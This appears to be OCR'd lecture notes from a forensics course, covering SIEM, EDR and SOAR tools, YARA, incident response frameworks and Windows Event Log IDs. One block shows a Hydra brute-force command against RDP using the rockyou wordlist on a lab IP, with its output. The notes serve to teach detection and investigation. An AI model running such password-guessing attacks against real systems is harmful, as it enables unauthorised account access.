
- SOAR (Security Orchestration, Automation and Response):
- Alert Investigation
- Orchestration
- Automation workflow
- Automates security operations workflows and incident response
- Integrates with other security tools for coordinated actions
- Reduces manual intervention in repetitive security tasks

EDR Endpoint detection and response (EDR), also known as endpoint threat detection and response (ETDR), is an integrated endpoint security solution that combines real-time continuous monitoring and collection of endpoint data with rules-based automated response and analysis capabilities

- Monitors endpoints (computers, servers, mobile devices) for suspicious activity
- Provides advanced threat detection and incident investigation capabilities
- Can automatically respond to detected threats
- CIRT (Computer Incident Response Team):
  - Group responsible for handling cybersecurity incidents
  - Coordinates response efforts across organization
  - Investigates breaches and implements recovery procedures
- YARA:
  - Pattern matching tool for malware identification
  - Uses rules to identify and classify malware samples
  - Widely used in threat hunting and malware analysis

Wazuh Wazuh is an open source security platform that focuses on infrastructure monitoring, security risk detection and incident response in the sense of a SIEM and EDR (Endpoint Detection & Response).


The so-called Wazuh agent is installed on the machines to be monitored and communicates with the Wazuh manager, which is installed on a server. To ensure that the data is clearly represented, it is further sent to components of Elastic Stack and displayed in a dashboard using Kibana. Translated with www.DeepL.com/Translator (free version)



Evolution

These tools often work together in an organization's security infrastructure, with SIEM collecting data, SOAR automating responses, EDR protecting endpoints, CIRT managing incidents, and YARA helping identify threats.

Interaction SIEM, EDR, SOAR



The three components (SIEM, EDR, and SOAR) interact in a cybersecurity workflow:

1. SIEM collects security logs and alerts from across the network and acts as the central monitoring system.
2. EDR monitors endpoints and sends detailed threat data to SIEM about detected malicious activities or anomalies.
3. SOAR receives alerts from SIEM, then:
    - Automatically investigates threats
    - Orchestrates response actions
    - Initiates predetermined playbooks
    - Can instruct EDR to take actions like isolating infected endpoints

This creates a cycle where:

- EDR detects threats
- SIEM aggregates and analyzes the data
- SOAR automates the response
- SOAR can trigger EDR actions to contain threats

This integration enables faster threat detection and automated incident response across the security infrastructure.

4.1.4 Velociraptor

A powerful DFIR technique is searching bulk data for patterns

- Searching for CC data in process memory
- Searching for URLs in process memory
- Searching binaries for malware signatures
- Searching registry for patterns

Bulk searching helps to identify evidence without needing to parse file formats

- Live forensic analysis across enterprise networks
- Collection of system artifacts and telemetry
- Advanced threat hunting using VQL (Velociraptor Query Language)
- Scalable deployment for large-scale investigations
- Custom artifact creation for specific investigation needs

Key features:

- Agentless or agent-based deployment options
- Cross-platform support (Windows, Linux, macOS)
- Efficient resource usage even at scale
- Integration with other security tools like SIEM
- Built-in artifact exchange for community sharing

4.1.5 YARA

YARA is a pattern matching tool used to identify and classify malware. It uses rule-based pattern matching to detect malicious content in files.

- YARA is a powerful keyword scanner
- Uses rules designed to identify binary patterns in bulk data
- YARA is optimized to scan for many rules simultaneously.
- Velociraptor supports YARA scanning of bulk data (via accessors) and memory.

Key capabilities:

- Creates rules to identify malware variants
- Matches binary patterns and strings
- Supports complex conditions and regular expressions
- Integrates with other security tools
- Used for malware hunting and classification

Example YARA rule structure:

- ```
  rule MalwareExample {
    strings:
        $suspicious_string = "malicious_pattern"
        $hex_pattern = { 4D 5A 90 00 }
    condition:
        $suspicious_string and $hex_pattern
  }
  ```
  ```

Common uses:

- Malware classification
- Threat hunting
- Incident response
- Malware family identification
- Automated malware analysis

4.1.6 CIRT/CSIRT


CERT

- Computer Emergency Response Team
- Trademark
- Imprecise

CSIRT

A CSIRT is a team of IT security experts whose main business is to respond to computer security incidents. It provides the necessary services to handle them and support their constituents to recover from breaches.

4.1.7 Incident Response



Both NIST and SANS provide frameworks for incident response, with some key differences:

NIST Framework (4 phases):

- Preparation: Establish policies, procedures, team structure
- Detection/Analysis: Identify and investigate incidents
- Containment/Eradication/Recovery: Stop incident spread, remove threats, restore systems
- Post-Incident Activity: Document lessons, improve processes

SANS Framework (6 phases):


- Preparation: Similar to NIST
- Identification/Scoping: Determine incident scope and impact
- Containment/Intelligence: Isolate affected systems, gather threat data

- Eradication/Remediation: Remove threat, fix vulnerabilities
- Recovery: Restore systems to normal operation
- Lessons Learned: Document findings, update procedures

Key Difference: SANS separates containment, eradication, and recovery into distinct phases and adds threat intelligence gathering, while NIST combines them into one phase.

Indicator of Compromise (IOC)

Indicators of Compromise (IOCs) define characteristics of an incident in a structured manner. They have the goal to describe, communicate and find artifacts related to incidents.



1. Initial Leads → IOC Creation: Starting point for threat investigation
2. IOC Creation → Deploy IOCs: Convert threat data into usable detection rules
3. Deploy IOCs → Identify Systems: Find potentially compromised systems
4. Identify Systems → Collect Evidence: Gather data from identified systems
5. Collect Evidence → Analyze Data: Examine collected evidence
6. Analyze Data → IOC Creation: Refine IOCs based on findings

This creates a continuous cycle where threat detection improves through iteration and evidence analysis. The purple star at IOC Creation indicates it's a critical phase where accuracy is essential.

Host-based IOC formats

- YARA: Pattern matching for malware detection
- STIX/TAXII: Structured threat intel exchange (replaced Mitre's CybOX)
- Mandiant's OpenIOC: XML-based IOC format

Network-based IOC formats

- Snort rules: Network-based threat detection signatures

These formats are designed for different use cases:

- YARA for file analysis
- STIX/TAXII for threat intel sharing
- OpenIOC for endpoint threats
- Snort for network traffic analysis

4.2 exercise

Kapitel 5

Windows Event Logs

5.1 lecture

5.1.1 Introduction

- Log directory may be changed for individual logs! Check in the registry:
  Computer
  HKEY_LOCAL_MACHINE
  SYSTEM
  CurrentControlSet
  Services
  EventLog
- Binary Format
- Every Event Log has a maximum size (default 20Mb)
- Three Options when the maximum size is reached
  - Overwrite events as needed → Starts rotating events out
  - Archive the log when full → Creates Files like "Archive-Security-<Date>.evtx
  - Do not overwrite events → Error Message is generated upon full log

5.1.2 Log Categories

- Security.evtx
  - Access control and security information
  - Written only by LSASS Process – Readable only by Admin (default)
  - Security Event Log is most important for forensics

    Event Logs

    * System Events → System start / shutdown / ...
    * Logon Events → User logging on or off (stored on authorized system)
    * Account Logon → Recorded on the authorizing system (Domain Controller usually)
    * Privilege Use → User Account exercising a privilege
    * Account Management → Modifications of accounts
    * Object Access → System Access Control List (SACL) based objects (files / folders / registry...)
    * Directory Service → AD Object with SACL accessed
    * Process Tracking → Process start, exit, ...

      Account Monitoring: Event IDs

      · Everything in Windows is Associated with an account
      · 4720 Account Creation
      · 4624 Successful Logon
      · 4625 Failed Logon
      · 4624 / 4647 / 4634 Successful Logoff
      · 4738 A user account was changed (permissions granted or similar)
      · 4648 Logon with explicit credentials
      · 4776 Local account authentication (NTLM authentication)
      · 4672 Special privileges assigned to new logon
      · 4779 A user disconnected a terminal server session without logging off.

      Logon Types

- System.evtx
  - Windows system events (such as driver, service and resource events)
- Application.evtx
  - Non-System related software events

Logon Type	Description
2	Interactive (logon at keyboard and screen of system)
3	Network (connection to shared folder on this computer from elsewhere on network)
4	Batch (scheduled task)
5	Service (Service startup)
7	Unlock (unattended workstation with password protected screen saver)
8	NetworkCleartext: Logon with credentials sent in the clear text. Most often indicates a logon to IIS with basic authentication.
9	NewCredentials such as with RunAs or mapping a network drive with alternate credentials. Ä caller cloned its current token and specified new credentials for outbound connections. The new logon session has the same local identity but uses different credentials for other network connections."
10	RemoteInteractive (Terminal Services, Remote Desktop or Remote Assistance)
11	CachedInteractive (logon with cached domain credentials such as when logging on to a laptop when away from the network)

- `<Custom>.evtx`
  - Around 150 different custom application logs (RDP, Powershell, Firewall)
  - big chances of retaining logs much longer than say Security

Depending on if the system is running or not there are different ways to get Event Logs. **Running System**

- Exporting from Event Viewer
- PsLogList tool
- PowerShell (Get-WinEvent)
- EvtxCmd / EvtxExplorer by Eric Zimmermann

Dead System

- `Copy the directory %windir%\System32\winevt\Logs`

5.1.3 Getting Logs

PowerShell

Available Logs matching PowerShell `PS> Get-WinEvent -Listlog *powershell*`

LogMode	MaximumSizeInBytes	RecordCount	LogName
Circular	15728640	1342	Windows PowerShell
Circular	15728640	480	Microsoft-Windows-PowerShellOperational
Retain	1048985600	0	Microsoft-Windows-PowerShellAdmin

5.2 exercise

Events by EventLog Name and ID `Get-WinEvent -FilterHashTable @{LogName='System';ID='1','41'}`

ProviderName: Microsoft-Windows-Power-Troubleshooter

TimeCreated	Id	LevelDisplayName	Message
2/8/2023 7:12:29 PM	1	Information	The system has returned from a low power state....

Deleting Event Logs

- Results in an event 1102
- Note: There are tools that allow event log editing without an event showing (Mimikatz...)


Recovery

- Backups
- Event Forwarding (EDR / SIEM / ...)
- Carving
- VSS
- Memory

```
/opt/thc-hydra/hydra -t 6 -w 6 192.168.110.128 -l AHacker -p /usr/share/wordlists
   /rockyou.txt rdp

Hydra v9.1-dev (c) 2019 by van Hauser/THC

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-09
   08:38:51
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to
   reduce the number of parallel connections
and -w 1 or -w 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible,
   fix.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
   waiting)) from a previous session found,
to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (1:1/p
   :14344399), ~3586100 tries per task
[DATA] attacking rdp://192.168.110.128:3389/
^C
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
```



Command Line Auditing

- Process creation is not logged by default
  - Enable in GPO

- Results in:
  Event 4688 as Ä new process has been created"
  - 4688 will show any processes created by anybody including malware and attackers

Forensics Use

- User Account
- Parent process
- Command line arguments

4648 Explicit Credential Logon

Ä user successfully logged on to a computer using explicit credentials while already logged on as a different user"

- RunAs mostly
- Cobalt Strike spawnas or similar
- May indicate RDP (NLA use on source system)
- PsExec sometimes

Check

- Account
- Target Server
- Process Information


4720 Account Creation

- Subject: Account authorizing the creation
- New Account: Information
- Time the account was created
- Check for 4728 / 4732 / 4756 events (Member was added to a security-enabled group)

When to expect?

- Uncommon
- Noisy (Easy to detect)
- May be a Pentest or Red Team making noise

Lateral Movement Example



Scheduled Tasks?

- 4698: A scheduled task was created
- 4700: A scheduled task was enabled


Look into Task Scheduler Event Log

PowerShell Event Logs

PowerShell/Operational Log holds the most data

- 4103 Module/Pipeline output logging
- 4104 Script block logging
  - PowerShell Version 5+ has automatic logging of suspicious scripts
    → Records 4104 with a Warning Level
  - Watch out for downgrade (powershell -Version 2 ...)
- Often Obfuscated Payloads

PowerShell.evtx is older and may hold some data



PowerShell.evtx

- EID 400 The engine status is changed from None to Available.
  - This event indicates the start of a PowerShell activity, whether local or remote.
- EID 600 Provider "XYZïs Started.
  - Indicates that providers such as WSMan start to perform a PowerShell activity on the system, for example, Provider WSMan Is Started".
- EID 403 The engine status is changed from Available to Stopped
  - This event records the completion of a PowerShell activity.
- HostName field in message details
  - For a local activity: HostName = ConsoleHost
  - Remote activity: HostName = ServerRemoteHost (on the system that is accessed)

PowerShell Logging

PSReadline

- Records last 4096 typed commands
- Enabled by default (can be disabled)
- `%appdata%\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt`

Transcript Logs

- Default: `%userprofile%\Documents`
- Needs to be enabled (Start-Transcript / GPO)
- Logs PS input and output at the terminal

USB Devices

Devices and their device drivers appear in the Device Manager MMC snap-in

System.evtx

- 10000 DriverFramework-Usermode - driver package is being installed
- 10100 DriverFramework-Usermode - the driver package installation has succeeded
- 20001 User Plug-n-Play Device Event - Device Installation

Microsoft-Windows-NTFS%4Operational.evtx


- 142 - Free space on the drive and the volume name

Microsoft-Windows-Partition%4Diagnostic.evtx

- 1006

5.2.1 Domain Controller Events

